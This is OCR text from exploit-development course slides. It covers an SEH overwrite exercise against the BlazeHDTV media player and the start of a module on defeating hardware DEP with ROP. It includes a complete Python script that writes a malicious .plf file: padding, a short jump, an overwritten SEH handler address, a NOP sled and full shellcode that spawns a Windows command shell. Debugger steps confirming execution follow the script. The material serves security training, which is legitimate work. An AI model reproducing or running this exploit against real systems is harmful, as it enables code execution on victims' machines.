
Trigger the Breakpoint

With the breakpoint set, open up the "blaze_2.plf" file with BlazeHDTV. You will have to pass the exception generated by the return pointer overwrite. To do this, press Shift+F9 as usual. You should now reach your breakpoint. Press F7 three times to single-step through the pop/pop/ret instructions. When doing this, watch how the data is popped off of the stack position where ESP is pointing and into the designated registers. When you get to the "RETN" instruction and press F7 to execute it, the stack addressing should now appear in the disassembler pane as EIP is now pointing to that location. Press F7 to single-step through the stack data being interpreted as instructions. See if you reach your NOP instructions (0x90).




Crash!

In our example, we didn't make it to the NOP's, so we would not reliably get shellcode execution. The reason for the crash is that the address we used to overwrite the SE Handler, the one that points to the pop/pop/ret sequence, is now being interpreted and executed as code. This may sometimes cause no issue; however, the selected addressing will often be interpreted as illegal instructions or cause other issues. In our case, you can see that at stack address 0x0012F374, the opcode C6 exists, which is a piece of our address to the pop/pop/ret sequence. This is not a valid opcode and has cause the program to crash.



Crash Solution!

The solution with this technique is to use a jump instruction. We are currently overwriting the NSEH position with 0x41414141. Let's use the opcode for "JMP SHORT <N>," where "N" is the number of bytes we want to jump. We will use "EB 06," causing the instruction pointer to jump six bytes, just over the SE Handler overwrite. The reason we are jumping six bytes instead of eight is that the jump instruction itself is two bytes. It is shown on the slide image in bold font. As you can see, marked by the arrow, execution will jump successfully to our NOP's!




Fixing Our Script

Now that we have a solution, let's modify our "blaze_2.py" script. Below is the full script. Use the same shellcode as we did with the previous exercise to spawn a shell.


```
import struct

file = 'blaze_2.plf'
sc = (
"\xFC\x33\xD2\xB2\x30\x64\xFF\x32\x5A\x8B"
"\x52\x0C\x8B\x52\x14\x8B\x72\x28\x33\xC9"
"\xB1\x18\x33\xFF\x33\xC0\xAC\x3C\x61\x7C"
"\x02\x2C\x20\xC1\xCF\x0D\x03\xF8\xE2\xF0"
"\x81\xFF\x5B\xBC\x4A\x6A\x8B\x5A\x10\x8B"
"\x12\x75\xDA\x8B\x53\x3C\x03\xD3\xFF\x72"
"\x34\x8B\x52\x78\x03\xD3\x8B\x72\x20\x03"
"\xF3\x33\xC9\x41\xAD\x03\xC3\x81\x38\x47"
"\x65\x74\x50\x75\xF4\x81\x78\x04\x72\x6F"
"\x63\x41\x75\xEB\x81\x78\x08\x64\x64\x72"
"\x65\x75\xE2\x49\x8B\x72\x24\x03\xF3\x66"
```

```
"\x8B\x0C\x4E\x8B\x72\x1C\x03\xF3\x8B\x14"
"\x8E\x03\xD3\x52\x68\x78\x65\x63\x01\xFE"
"\x4C\x24\x03\x68\x57\x69\x6E\x45\x54\x53"
"\xFF\xD2\x68\x63\x6D\x64\x01\xFE\x4C\x24"
"\x03\x6A\x05\x33\xC9\x8D\x4C\x24\x04\x51"
"\xFF\xD0\x68\x65\x73\x73\x01\x8B\xDF\xFE"
"\x4C\x24\x03\x68\x50\x72\x6F\x63\x68\x45"
"\x78\x69\x74\x54\xFF\x74\x24\x20\xFF\x54"
"\x24\x20\x57\xFF\xD0")

seh = struct.pack('<L', 0x603236c6)
jmp = "\xeb\x06" + "A" * 2

x = open(file, 'w')
payload = "A" * 608 + jmp + seh + "\x90" * 20 + sc
x.write(payload)
print "File %s" %file, "created!"
x.close()
```




Running the Final Script

Start up the BlazeHDTV program and attach again with the debugger, ensuring it is up and running. If desired, feel free to set a breakpoint on the address of the pop/pop/ret sequence you are using so that you may single-step through the instructions. Open up the malicious "blaze_2.plf" file. If you set a breakpoint, use F7 to single-step through them. As shown on the slide, you can see how execution successfully jumps six-bytes down to our NOP instructions!




Verifying Shellcode Execution!

Close the debugger and start up BlazeHDTV from your Desktop. Open up the malicious "blaze_2.plf" file and you should get the results shown on the screen. A command shell should appear, and even two may appear due to the behavior of the exception handling process. You have now completed the SEH Overwrite exercise!




Exercise: SEH Overwrites - The Point

The purpose of this exercise was to utilize the SEH overwrite technique applicable to many Windows vulnerabilities.




Defeating Hardware DEP with ROP

In this module we will cover using return oriented programming (ROP) to disable Hardware DEP. This applies to all versions of Windows through Windows 8 and Server 2012.



Objectives


The objectives for this module cover various methods to disable data execution prevention (DEP) and bypass address space layout randomization (ASLR) on modern Windows OSs. We will take a closer look at return oriented programming (ROP) and exploitation, as well as ROP protection added to Windows 8.



Data Execution Prevention (DEP)

Let's quickly discuss Data Execution Prevention (DEP) again from a Windows perspective. We successfully got around software DEP earlier. Remember that all software-based DEP provides is some support in protecting the Structured Exception Handling (SEH) chain. With SafeSEH, exception handler addresses must be on the registered list of handlers identified during compile time. If a protected module's handler has been overwritten with an address that is not on the registered list of handlers, the program will terminate. We were able to defeat this by identifying a library that was not protected with SafeSEH during compile time.


Hardware DEP is a much different story. With hardware DEP, pages of memory are marked as either executable or writable during allocation. They are not supposed to be marked as writable and executable while DEP is enabled. Since the control is at a much lower level, defeating this control can be much more complex. Many systems on older processors do not have support for hardware DEP, and as such, they are not capable of providing this protection. As for newer processors, they are able to mark the pages as with the flag when appropriate, disabling the ability for attackers to take advantage of traditional return-to-buffer style attacks. Our focus for this section will be on how to successfully defeat this protection.



Defeating Hardware DEP (1)

It is not uncommon for organizations to set DEP to the less-secure option. This option being, "Turn on DEP for essential Windows programs and services only." With this option set, only programs that Microsoft has set as "DEP-aware" are utilizing this security feature. All other programs do not take advantage of DEP protection. The reasoning behind this is simple: Microsoft needs to support backwards compatibility. If they were to simply enforce all programs to use hardware-based DEP, many programs would break. Sadly, there are still programs out there relying on executable code residing on the stack or heap.


The other main option that Microsoft provides is to "Turn on DEP for all programs and services except those I select". With this option a user with Administrator rights can select the programs that do not support hardware-based DEP and add them to the list of exceptions. This is, of course, a much more secure option; however, this option may break many programs. Regardless, our attack will focus on the situations where hardware DEP is enabled. Starting with Windows Vista SP1 and 2008 Server, DEP is set to the more secure option by default; although, many companies simply push out a group policy object to switch it back to the less secure option.



Defeating Hardware DEP (2)

